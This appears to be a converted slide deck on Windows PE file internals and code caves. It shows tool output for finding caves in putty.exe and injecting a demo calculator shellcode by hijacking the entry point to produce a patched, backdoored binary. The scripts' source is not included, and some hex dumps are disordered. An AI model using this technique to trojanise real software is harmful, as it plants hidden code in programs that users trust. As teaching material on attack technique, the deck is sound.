| 8C 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 90 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 94 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 98 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| 9C 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| A0 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| A4 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| A8 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| AC 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| B0 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| B4 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| B8 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| BC 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| C0 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| C4 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| C8 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| CC 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| D0 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| D4 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| D8 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| DC 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| E0 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| E4 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| E8 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| EC 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| F0 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| F4 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| F8 00 00 00 00 00 00 00 | 00 00 00 00 |              |
| FC 00 00 00 00 00 00 00 | 00 00 00 00 |              |

**Process Memory Map:**

| Address    | File         |
|------------|--------------|
| 0x00401000 | kernel32.dll |
| 0x0040100F | kernel32.dll |
| 0x00401010 | kernel32.dll |
| 0x0040101F | kernel32.dll |
| 0x00401020 | kernel32.dll |
| 0x0040102F | kernel32.dll |
| 0x00401030 | kernel32.dll |
| 0x0040103F | kernel32.dll |
| 0x00401040 | kernel32.dll |
| 0x0040104F | kernel32.dll |
| 0x00401050 | kernel32.dll |
| 0x0040105F | kernel32.dll |
| 0x00401060 | kernel32.dll |
| 0x0040106F | kernel32.dll |
| 0x00401070 | kernel32.dll |
| 0x0040107F | kernel32.dll |



The screenshot shows a debugger window with two panes. The top pane displays a memory dump with addresses from 0x00000000 to 0x0000000F. The bottom pane is titled 'Strings' and contains a list of strings found in the memory dump:

| Address  | String                 |
|----------|------------------------|
| 00704C50 | a simple PE executable |
| 00704C58 | Hello world!           |
| 00704C60 | Hello world!\n         |

This is the whole file, however, most PE files contain more elements. Explanations are simplified for conciseness.

version 1, 2nd May 2012

## PE file basic structure

DOS header

DOS stub

PE header  
(NT header)

Section table

## Sections

.text

.data

.rsrc

● ● ●

# >\_ RX section

| Name                                                                                     | Start            | End              | R | W | X |
|------------------------------------------------------------------------------------------|------------------|------------------|---|---|---|
|  .text  | 0000000140001000 | 00000001400EF000 | R | . | X |
|  .rdata | 00000001400EF000 | 000000014012C548 | R | . | . |
|  .idata | 000000014012C548 | 000000014012D068 | R | . | . |
|  .rdata | 000000014012D068 | 0000000140132000 | R | . | . |
|  .data  | 0000000140132000 | 0000000140137000 | R | W | . |
|  .pdata | 0000000140137000 | 000000014013F000 | R | . | . |
|  .00cfg | 000000014013F000 | 0000000140140000 | R | . | . |
|  .gxf   | 0000000140140000 | 0000000140143000 | R | . | . |
|  .tls   | 0000000140143000 | 0000000140144000 | R | W | . |
|  _RDATA | 0000000140144000 | 0000000140145000 | R | . | . |

```
.text:0000000140001000
.text:0000000140001000      push    rsi
.text:0000000140001001      push    rdi
.text:0000000140001002      push    rbx
.text:0000000140001003      sub     rsp, 40h
.text:0000000140001007      mov     rsi, rdx
.text:000000014000100A      mov     rdi, rcx
.text:000000014000100D      mov     qword ptr [rsp+58h+arg_10], r8
.text:0000000140001012      mov     [rsp+58h+arg_18], r9
.text:0000000140001017      mov     rax, cs:__security_cookie
.text:000000014000101E      xor     rax, rsp
.text:0000000140001021      mov     [rsp+58h+var_20], rax
.text:0000000140001026      lea     rbx, [rsp+58h+arg_10]
.text:0000000140001028      mov     [rsp+58h+var_28], rbx
.text:0000000140001030      call    sub_1400074E0
.text:0000000140001035      mov     rcx, [rax]
.text:0000000140001038      or      rcx, 1
.text:000000014000103C      mov     [rsp+58h+ArgList], rbx
.text:0000000140001041      mov     [rsp+58h+Locale], 0
.text:000000014000104A      mov     rdx, rdi
.text:000000014000104D      mov     r8, 0FFFFFFFFFFFFFFFFh
.text:0000000140001054      mov     r9, rsi
.text:0000000140001057      call    __stdio_common_vsprintf
.text:000000014000105C      mov     esi, eax
.text:000000014000105E      test    eax, eax
.text:0000000140001060      mov     eax, 0FFFFFFFFh
.text:0000000140001065      cmovs   esi, eax
.text:0000000140001068      mov     rcx, [rsp+58h+var_20]
.text:000000014000106D      xor     rcx, rsp
.text:0000000140001070      call    __security_check_cookie
.text:0000000140001075      mov     eax, esi
.text:0000000140001077      add     rsp, 40h
.text:000000014000107B      pop     rbx
.text:000000014000107C      pop     rdi
.text:000000014000107D      pop     rsi
.text:000000014000107E      retn
.text:000000014000107E      sub_140001000      endp
.text:000000014000107F      align_14000107F:      ; ...
.text:000000014000107F      align 20h
.text:0000000140001080
```

## > code caves

|        | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  | 0123456789ABCDEF0123456789ABCDEF     |  |
|--------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|--------------------------------------|--|
| E:D080 | 48 | 83 | EC | 20 | 48 | 8B | EA | 48 | 89 | 4D | 58 | 4C | 8D | 45 | 20 | 48 | 8B | 95 | B8 | 00 | 00 | 00 | E8 | D1 | A6 | FF | FF | 90 | 48 | 83 | C4 | 20 | Hfi H<èH%MXL.E H<.,...èÑ!ÿy.HfÄ      |  |
| E:D0A0 | 5D | C3 | CC | 40 | 53 | 55 | 48 | 83 | EC | 28 | 48 | 8B | EA | 48 | 8B | 4D | 38 | E8 | D6 | D9 | FE | FF | 83 | 7D | 20 | 00 | 75 | 48 | 48 | 8B | 9D | B8 | JÄi@SUHfi(H<èH<M8è0Ûpÿf} .uH<.,      |  |
| E:D0C0 | 00 | 00 | 00 | 81 | 3B | 63 | 73 | 6D | E0 | 75 | 39 | 83 | 7B | 18 | 04 | 75 | 33 | 81 | 7B | 20 | 20 | 05 | 93 | 19 | 74 | 12 | 81 | 7B | 20 | 21 | 05 | 93 | ....;csmâu9f{..u3.{ .".t..{ !."      |  |
| E:D0E0 | 19 | 74 | 09 | 81 | 7B | 20 | 22 | 05 | 93 | 19 | 75 | 18 | 48 | 8B | 4B | 28 | E8 | A3 | 24 | FD | FF | 85 | C0 | 74 | 0B | B2 | 01 | 48 | 8B | CB | E8 | 15 | .t..{ ".".u.H<K(èE\$ÿÿ...Ät.².H<Èè   |  |
| E:D100 | 24 | FD | FF | 90 | E8 | DF | 8A | FE | FF | 48 | 8B | 8D | C0 | 00 | 00 | 00 | 48 | 89 | 48 | 20 | E8 | CF | 8A | FE | FF | 48 | 8B | 4D | 40 | 48 | 89 | 48 | \$ÿÿ.èB\$pyH<..Ä...H%H èI\$pyH<MèH%H |  |
| E:D120 | 28 | 48 | 83 | C4 | 28 | 5D | 5B | C3 | CC | 40 | 55 | 48 | 83 | EC | 20 | 48 | 8B | EA | E8 | DD | 24 | FD | FF | 90 | 48 | 83 | C4 | 20 | 5D | C3 | CC | 40 | (HfÄ)[JÄi@UHfi H<èèY\$ÿÿ.HfÄ JÄi@    |  |
| E:D140 | 55 | 48 | 83 | EC | 20 | 48 | 8B | EA | E8 | 9B | 8A | FE | FF | 83 | 78 | 30 | 00 | 7E | 08 | E8 | 90 | 8A | FE | FF | FF | 48 | 30 | 48 | 83 | C4 | 20 | 5D | UHfi H<èè.\$pyfx0.~.è.\$pyyHOHfÄ J   |  |
| E:D160 | C3 | CC | 40 | 55 | 48 | 83 | EC | 40 | 48 | 8B | EA | 83 | 7D | 40 | 00 | 74 | 3D | 83 | 7D | 44 | 00 | 74 | 28 | 48 | 8B | 85 | 80 | 00 | 00 | 00 | 48 | 63 | Äi@UHfi@H<èf}@.t=f}D.t(H<...€...Hc   |  |
| E:D180 | 08 | 48 | 8B | C1 | 48 | C1 | F8 | 06 | 48 | 8D | 15 | 51 | 7A | 04 | 00 | 83 | E1 | 3F | 48 | 8D | 0C | C9 | 48 | 8B | 04 | C2 | 80 | 64 | C8 | 38 | FE | 48 | .H<ÁHÁø.H..Qz..fá?H..ÉH<..ÄèÈ8ph     |  |
| E:D1A0 | 8B | 85 | 80 | 00 | 00 | 00 | 8B | 08 | E8 | FF | 28 | FF | FF | 90 | 48 | 83 | C4 | 40 | 5D | C3 | CC | 40 | 55 | 48 | 83 | EC | 20 | 48 | 8B | EA | B9 | 06 | <...€...<..èy(ÿÿ.HfÄ@JÄi@UHfi H<è'.  |  |
| E:D1C0 | 00 | 00 | 00 | 48 | 83 | C4 | 20 | 5D | E9 | 87 | 9B | FE | FF | CC | 40 | 55 | 48 | 83 | EC | 20 | 48 | 8B | EA | 48 | 8B | 01 | 81 | 38 | 05 | 00 | 00 | C0 | ...HfÄ Jèj>pyi@UHfi H<èH<...8...Ä    |  |
| E:D1E0 | 74 | 0C | 81 | 38 | 1D | 00 | 00 | C0 | 74 | 04 | 33 | C0 | EB | 05 | B8 | 01 | 00 | 00 | 00 | 48 | 83 | C4 | 20 | 5D | C3 | CC | CC | CC | CC | CC | CC | CC | t..8...Ät.3Äè....HfÄ JÄiiiiiii       |  |
| E:D200 | FF | 25 | E2 | E4 | 03 | 00 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | FF | 25 | DA | E4 | 03 | 00 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | y%aa..iiiiiiiiiiy%Ua..iiiiiiiiii     |  |
| E:D220 | FF | 25 | D2 | E4 | 03 | 00 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | FF | 25 | CA | E4 | 03 | 00 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | y%öa..iiiiiiiiiiy%Ea..iiiiiiiiii     |  |
| E:D240 | FF | 25 | C2 | E4 | 03 | 00 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | y%Äa..iiiiiiiiiiiii                  |  |
| E:D260 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D280 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D2A0 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D2C0 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D2E0 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D300 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D320 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D340 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D360 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D380 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D3A0 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D3C0 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D3E0 | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | CC | iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii |  |
| E:D400 |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |                                      |  |

## >\_ vibe code time

```
> python3 find_caves.py putty.exe --min-size 180
```

```
=====
Target    : putty.exe
Format    : PE32+ | ImageBase: 0x0000000140000000
Min size  : 180 bytes
Fill set  : 0x00 0x90 0xCC
=====
```

```
[+] Found 14 cave(s) - 15019 bytes total
```

```
Cave #1
```

```
Section : .text
FileOff  : 0x000ED645
RVA      : 0x000EE245
VA       : 0x00000001400EE245
Size     : 443 bytes
Fill     : NULL+INT3
```

# >\_ building a backdoored PE

.text code

```
4D 5A 87 2A D9 0E 74 B3 68 FA 21
95 4C 83 17 D0 5A BE 36 9F C8 45
11 E7 2D 90 BC 53 08 F4 6A A1 3E
79 D5 26 8C B2 57 0D E6 31 4A F9
9C EB B5 4A F9 84 16 C3 6F 28 DB
70 9A 05 F3 6F A3 B8 1F 61 26 75
F6 40 92 21 2D 24 4D F0 9F 8F E1
02 74 4B 5F DF EB C7 22 A2 5C 03
C0 B2 67 31 A6 8F 6E 30 57 32 FA
B7 13 AC D2 E1 87 53 4F C7 4E 26
21 27 6E 94 DF 87 B7 28 B3 D9 08
08 1F 9A 01 D1 27 67 D0 1E 8D 4B
50 FD 3F 78 01 0A 21 1A A3 C6 6F
05 AF EA E3 C7 6E 45 27 C2 50 0E
FD FF 46 22 5F 8A 5D D2 A8 12 59
33 85 04 82 ED FF 74 50 80 2A D7
A6 32 13 D7 CA 62 08 8B F1 55 29
BD 85 32 E1 97 41 29 4D 37 F9 9E
... ..
.. .. 83 4B 0D 74 82 C4 B4 AB 74
06 41 DC 5B A4 22 6F 06 86 DA D5
C7 26 A8 90 90 84 E6 31 9D EB 03
```

1. Save instructions that we are going to override
2. Save and restore registers states
3. Define jump to code cave (and back)
4. Insert shellcode

code cave

## >\_ execution

.text code

```
4D 5A 87 2A D9 0E 74 B3 68 FA 21
95 4C 83 17 D0 5A BE 36 9F C8 45
11 E7 2D 90 BC 53 08 F4 6A A1 3E
79 D5 26 8C B2 57 0D E6 31 4A F9
9C EB B5 4A F9 84 16 C3 6F 28 DB
70 9A 05 F3 6F A3 B8 1F 61 26 75
F6 40 92 21 2D 24 4D F0 9F 8F E1
02 74 4B 5F DF EB C7 22 A2 5C 03
C0 B2 67 31 A6 8F 6E 30 57 32 FA
B7 13 AC D2 E1 87 53 4F C7 4E 26
21 27 6E 94 DF 87 B7 28 B3 D9 08
08 1F 9A 01 D1 27 67 D0 1E 8D 4B
50 FD 3F 78 01 0A 21 1A A3 C6 6F
05 AF EA E3 C7 6E 45 27 C2 50 0E
FD FF 46 22 5F 8A 5D D2 A8 12 59
33 85 04 82 ED FF 74 50 80 2A D7
A6 32 13 D7 CA 62 08 8B F1 55 29
BD 85 32 E1 97 41 29 4D 37 F9 9E
.. ..
```

```
.. .. 83 4B 0D 74 82 C4 B4 AB 74
06 41 DC 5B A4 22 6F 06 86 DA D6
C7 26 A8 90 90 84 E6 31 9D EB 03
```

1. Save program state
2. Jump to code cave
3. Execute payload
4. Execute overridden instructions
5. Restore program state
6. Jump back to normal program execution

code cave

## >\_ vibe code time

```
> python3 insert_assembly.py --assembly calc.bin --target putty.exe --offset '0x000ED645'
[*] Validating shellcode (173 bytes)...
    [~] WARN: 0x007D: RET - internal subroutine return (matched by an intra-shellcode CALL, looks fine)

[*] Disassembling entry point to collect complete instructions...
    [fixup] CALL rel32 @ 0x1400BFB28 → target 0x1400BFD88 (new disp -0x2e5a3)
[*] Stolen 9 bytes from EP (VA 0x00000001400BFB24)
    Raw   : 48 83 ec 28 e8 5b 02 00 00
    Fixed: 48 83 ec 28 e8 5d 1a fd ff

[+] Cave payload : 24B prologue + 173B shellcode + 24B epilogue + 9B stolen EP + 5B jmp-back
[+] Wrote 235 bytes at file offset 0x000ED645
[+] Entry point patched → JMP to cave VA 0x00000001400EE245 (returns to EP+9 = 0x00000001400BFB2D)

[+] PE checksum recomputed → 0x001AD867
[+] Saved patched binary → putty_patched.exe
```

# >\_ vibe code time


```
E:CD50 09 E8 86 A9 FF FF E8 FD 8B FE FF 48 83 60 70 00 .ètøyyèy`pÿHf`p.
E:CD60 C7 45 40 01 00 00 00 B8 01 00 00 00 48 83 C4 48 ÇE@....HfÅH
E:CD70 5D 5B C3 CC 40 55 48 83 EC 20 48 8B EA B9 04 00 ][Åi@UHfi H«è'..
E:CD80 00 00 48 83 C4 20 5D E9 38 9D FE FF CC 40 55 48 ..HfÅ jés.pyi@UH
E:CD90 83 EC 20 48 8B EA B9 08 00 00 00 48 83 C4 20 5D fi H«è'....HfÅ ]
E:CDA0 E9 1F 9D FE FF CC 40 55 48 83 EC 20 48 8B EA 48 é..pyi@UHfi H«èH
E:CDB0 8B 45 48 8B 08 48 83 C4 20 5D E9 5D 2A FF FF CC «EH«HfÅ jéj*yyi
E:CD00 40 55 48 83 EC 30 48 8B EA 8B 4D 60 48 83 C4 30 @UHfiOH«è«M'HfÅO
E:CDD0 5D E9 46 2A FF FF CC 40 55 48 83 EC 20 48 8B EA jéF*yyi@UHfi H«è
E:CDE0 8B 4D 40 48 83 C4 20 5D E9 2F 2A FF FF CC 40 55 «M@HfÅ jé*yyi@U
E:CDF0 48 83 EC 20 48 8B EA 48 89 4D 58 4C 8D 45 20 48 Hfi H«èH«MXL.E H
E:CE00 8B 95 B8 00 00 00 E8 D1 A6 FF FF 90 48 83 C4 20 «...èñ!yy.HfÅ
E:CE10 5D C3 CC 40 53 55 48 83 EC 28 48 8B EA 48 8B 4D jÅi@UHfi(H«èH«M
E:CE20 38 E8 D6 D9 FE FF 83 7D 20 00 75 48 48 8B 9D B8 8èÜÛpyf} .uHH«.,
E:CE30 00 00 00 81 3B 63 73 6D E0 75 39 83 7B 18 04 75 ....;csmàU9f{..u
E:CE40 33 81 7B 20 20 05 93 19 74 12 81 7B 20 21 05 93 3.{ ".t..{ !."
E:CE50 19 74 09 81 7B 20 22 05 93 19 75 18 48 8B 4B 28 .t..{ ".u.H«K(
E:CE60 E8 A3 24 FD FF 85 C0 74 0B B2 01 48 8B CB E8 15 èE$ýy...Àt.².H«Èè.
E:CE70 24 FD FF 90 E8 DF 8A FE FF 48 8B 8D C0 00 00 00 $ýy.èB$pyH«À...
E:CE80 48 89 48 20 E8 CF 8A FE FF 48 8B 4D 40 48 89 48 H«H èi$pyH«M@H«H
E:CE90 28 48 83 C4 28 5D 5B C3 CC 40 55 48 83 EC 20 48 (HfÅ)[jÅi@UHfi H
E:CEA0 8B EA E8 DD 24 FD FF 90 48 83 C4 20 5D C3 CC 40 «èèY$ýy.HfÅ jÅi@
E:CEB0 55 48 83 EC 20 48 8B EA E8 9B 8A FE FF 83 78 30 UHfi H«èè.$pyfx0
E:CEC0 00 7E 08 E8 90 8A FE FF FF 48 30 48 83 C4 20 5D .~.è.$pyyH0HfÅ ]
E:CED0 C3 CC 40 55 48 83 EC 40 48 8B EA 83 7D 40 00 74 Åi@UHfi@H«èj}@.t
E:CEE0 3D 83 7D 44 00 74 28 48 8B 85 80 00 00 48 63 =f}D.t(H«...€...Hc
E:CEF0 08 48 8B C1 48 C1 F8 06 48 8D 15 E1 8C 04 00 83 .H«ÅHÅø.H..á€..f
E:CF00 E1 3F 48 8D 0C C9 48 8B 04 C2 80 64 C8 38 FE 48 á?H..ÉH«Å€èÈ8pH
E:CF10 8B 85 80 00 00 00 8B 08 E8 FF 28 FF FF 90 48 83 «...€...«èy(yy.Hf
E:CF20 C4 40 5D C3 CC 40 55 48 83 EC 20 48 8B EA B9 06 Å@jÅi@UHfi H«è'.
E:CF30 00 00 00 48 83 C4 20 5D E9 87 9B FE FF CC 40 55 ...HfÅ jé†.pyi@U
E:CF40 48 83 EC 20 48 8B EA 48 8B 01 81 38 05 00 00 C0 Hfi H«èH«...8...À
E:CF50 74 0C 81 38 1D 00 00 C0 74 04 33 C0 EB 05 B8 01 t..8...Àt.3Åè..
E:CF60 00 00 00 48 83 C4 20 5D C3 CC CC CC CC CC CC CC ...HfÅ jÅiiiiiii
E:CF70 FF 25 F2 F6 03 00 CC CC CC CC CC CC CC CC y%òò...iiiiiiiiii
```

putty\_patched.exe

```
E:D150 00 7E 08 E8 90 8A FE FF FF 48 30 48 83 C4 20 5D .~.è.$pyyH0HfÅ ]
E:D160 C3 CC 40 55 48 83 EC 40 48 8B EA 83 7D 40 00 74 Åi@UHfi@H«èj}@.t
E:D170 3D 83 7D 44 00 74 28 48 8B 85 80 00 00 48 63 =f}D.t(H«...€...Hc
E:D180 08 48 8B C1 48 C1 F8 06 48 8D 15 51 7A 04 00 83 .H«ÅHÅø.H..Qz..f
E:D190 E1 3F 48 8D 0C C9 48 8B 04 C2 80 64 C8 38 FE 48 á?H..ÉH«Å€èÈ8pH
E:D1A0 8B 85 80 00 00 00 8B 08 E8 FF 28 FF FF 90 48 83 «...€...«èy(yy.Hf
E:D1B0 C4 40 5D C3 CC 40 55 48 83 EC 20 48 8B EA B9 06 Å@jÅi@UHfi H«è'.
E:D1C0 00 00 00 48 83 C4 20 5D E9 87 9B FE FF CC 40 55 ...HfÅ jé†.pyi@U
E:D1D0 48 83 EC 20 48 8B EA 48 8B 01 81 38 05 00 00 C0 Hfi H«èH«...8...À
E:D1E0 74 0C 81 38 1D 00 00 C0 74 04 33 C0 EB 05 B8 01 t..8...Àt.3Åè..
E:D1F0 00 00 00 48 83 C4 20 5D C3 CC CC CC CC CC CC CC ...HfÅ jÅiiiiiii
E:D200 FF 25 E2 E4 03 00 CC CC CC CC CC CC CC CC CC CC y%aa..iiiiiiiiii
E:D210 FF 25 DA E4 03 00 CC CC CC CC CC CC CC CC CC CC y%Ua..iiiiiiiiii
E:D220 FF 25 D2 E4 03 00 CC CC CC CC CC CC CC CC CC CC y%òa..iiiiiiiiii
E:D230 FF 25 CA E4 03 00 CC CC CC CC CC CC CC CC CC CC y%Èa..iiiiiiiiii
E:D240 FF 25 C2 E4 03 00 CC CC CC CC CC CC CC CC CC CC y%Aa..iiiiiiiiii
E:D250 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D260 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D270 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D280 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D290 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D2A0 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D2B0 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D2C0 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D2D0 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D2E0 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D2F0 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D300 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D310 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D320 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D330 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D340 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D350 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D360 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
E:D370 CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC iiii
```

putty.exe

# >\_ vibe code time



## >\_ limitations

-----  
Section summary:

|        |           |             |
|--------|-----------|-------------|
| .00cfg | 1 cave(s) | 459 bytes   |
| .data  | 5 cave(s) | 1110 bytes  |
| .gxfg  | 1 cave(s) | 288 bytes   |
| .rdata | 2 cave(s) | 516 bytes   |
| .rsrc  | 3 cave(s) | 11691 bytes |
| .text  | 1 cave(s) | 443 bytes   |
